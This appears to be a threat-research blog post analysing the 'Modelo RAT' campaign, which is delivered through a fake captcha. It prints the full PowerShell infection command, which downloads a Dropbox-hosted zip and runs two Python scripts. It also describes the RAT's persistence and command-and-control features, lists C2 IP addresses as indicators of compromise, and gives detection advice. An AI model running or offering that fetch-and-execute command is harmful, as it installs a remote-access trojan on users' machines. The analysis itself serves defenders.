Modelo Rat

Initial Infection
This attack started the way most attacks start these days.... with a fake captcha prompting the user to press Win + R -> CTL + V -> Enter. (I have written about this previously).
This opens a run dialog box, paste in the contents of the clipboard, and executes it.
We can see the command that was executed below:
Invoke-WebRequest -Uri "https://www.dropbox.com/scl/fi/wvsxa3ux5q7cc97oktzwx/yhabgzegxfmdwnc6.zip?rlkey=vko9h19xh4sy9ig2uqcxv4dzi&st=rtwcq12m&dl=1" -OutFile "$env:appdata\Winp.zip" -UseBasicParsing;

while (-not (Test-Path "$env:appdata\Winp.zip") -or (Get-Item "$env:appdata\Winp.zip").Length -eq 0) { Start-Sleep -Seconds 2 };

    Expand-Archive -Path "$env:appdata\Winp.zip" -DestinationPath "$env:appdata";

    Remove-Item "$env:appdata\Winp.zip";

    Start-Sleep -Seconds 5;

Start-Process $env:appdata\WPy64-31401\python\pythonw.exe -ArgumentList $env:appdata\WPy64-31401\python\collector.py;

Start-Sleep -Seconds 30;

Start-Process $env:appdata\WPy64-31401\python\pythonw.exe -ArgumentList $env:appdata\WPy64-31401\python\\Pmanager.py;

Start-Sleep -Seconds 5
This command is pretty simple to understand:
- Downloads a zip file from dropbox. Threat actors have been utilizing this technique for a while as it is a high trust domain. Same thing with google drive or Amazon S3.
- After a few seconds of sleeping it expands the archive into the executing users appdata folder.
- After expanding the archive, two python scripts are launched. First is the collector.py file and shortly after, Pmanager.py
The Malware:
Both python files were heavily obfuscated, but after a little bit of work they were made readable. First we will dive into collector.py.
Collector.py
(function and variable names have been changed for readability)
Looking at the main function, we can see that its pretty simple, it grabs the temp folder from the current environment variables, creates a file path, grabs some recon info, and writes it to "configA.json". This file will become important later on.
Screenshot 2026-05-19 at 11.18.48 AM.png

Lets take a look at what the get_recon_info function it's doing:

again we see a pretty strait forward python function.
It creates a python dictionary with a whole bunch of info related to the user, device, and domain that the malware finds itself on. What was kind of interesting is that the drives, volume, ipconfig, and domain_trust values, were calling functions that did not actually return any data.
for example, here is the function that looks like it should have returned info on the drives:

You can see that it returns an empty list.. Maybe the creators left room for future improvements?
Anyways, thats all this script does, grabs recon info and writes it to a file.
Lets dig into the meat and potatoes of this malware.
Pmanager.py
Jumping right in we see that the Pmanager script checks to see if it is running on windows and then adjust the event loop policy to utilizes Windows I/O Completion Ports (IOCP) for improved performance and support for subprocesses and pipes.
Then it calls the start_operations function (functions, methods, and variables have been renamed for clarity).

The start operation checks for an argument and if the argument is equal to "start" it then kicks off the main loop. If not, it executes with the "start" argument.
It then creates an instance of the main_beacon_class.

When created, an instance of the main_beacon_class also creates sub instances of other classes. PathSelector, which is used for randomly selecting directory and file, paths and names.
The other is the c2_implant class. This class has a few interesting methods:
- run_powershell
- execute_cmd
- get_persistance_registry
- get_persistance_scheduled_task
After initialization, it immediately gets persistence via the registry

Once persistence is gained, it randomly selects a c2 endpoint from a list of hard coded values:


Once it has a C2 IP to communicate with, it calls the c2_callback_req function.
The http address that it uses is pretty interesting. It randomly selects a value and then adds the implant ID to the end of it.

I am not going to go through the entire python script because it would just take too long but I wanted to highlight some of the main capabilities as it appears there are various options that the c2 operator could select in order to perform different actions:
- Execute a command via powershell
- Cause the beacon to sleep for a specified amount of time
- Update the persistence mechanism (the file that is executed at runtime)
- Upload and run an exe
- Upload and run a dll
- Upload and run a python script
- Upload and run an msi file
For all the upload and run options, there are some additional parameters that the operator can select:

These are pretty self explanatory.
Defense:
Prevention
There are a number of different ways to defend against attacks like these but I believe one of the best thing you can do is just have application control. Windows users generally will not need to execute python and so it should not be allowed to run in your env.
Detection
There are a number of ways that you could go about detecting this attack chain but I wanted to mention outbound connections made by python specifically. Again, this will be a rare occurrence for most organizations.
SigmaHQ has a baseline rule than can be configured to your needs:
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/net_connection_win_python.yml
IOCs
| Type | Value |
|---|---|
| IP | 143.110.210.246 |
| IP | 165.227.17.9 |
| IP | 144.172.65.32 |
| IP | 144.202.24.178 |
| SHA256 | 2CC5C23C192B45D3EE2E1E76395D1CE00B2FC9954D4CBDFAAD09A01671A4A5D4 |
| IP | 45.32.219.17 |
Additional Resources:
https://www.huntress.com/blog/malicious-browser-extention-crashfix-kongtuke
https://www.microsoft.com/en-us/security/blog/2026/02/05/clickfix-variant-crashfix-deploying-python-rat-trojan/
https://www.rapid7.com/blog/post/tr-it-support-dissecting-modelorat-campaign-microsoft-teams-compromise/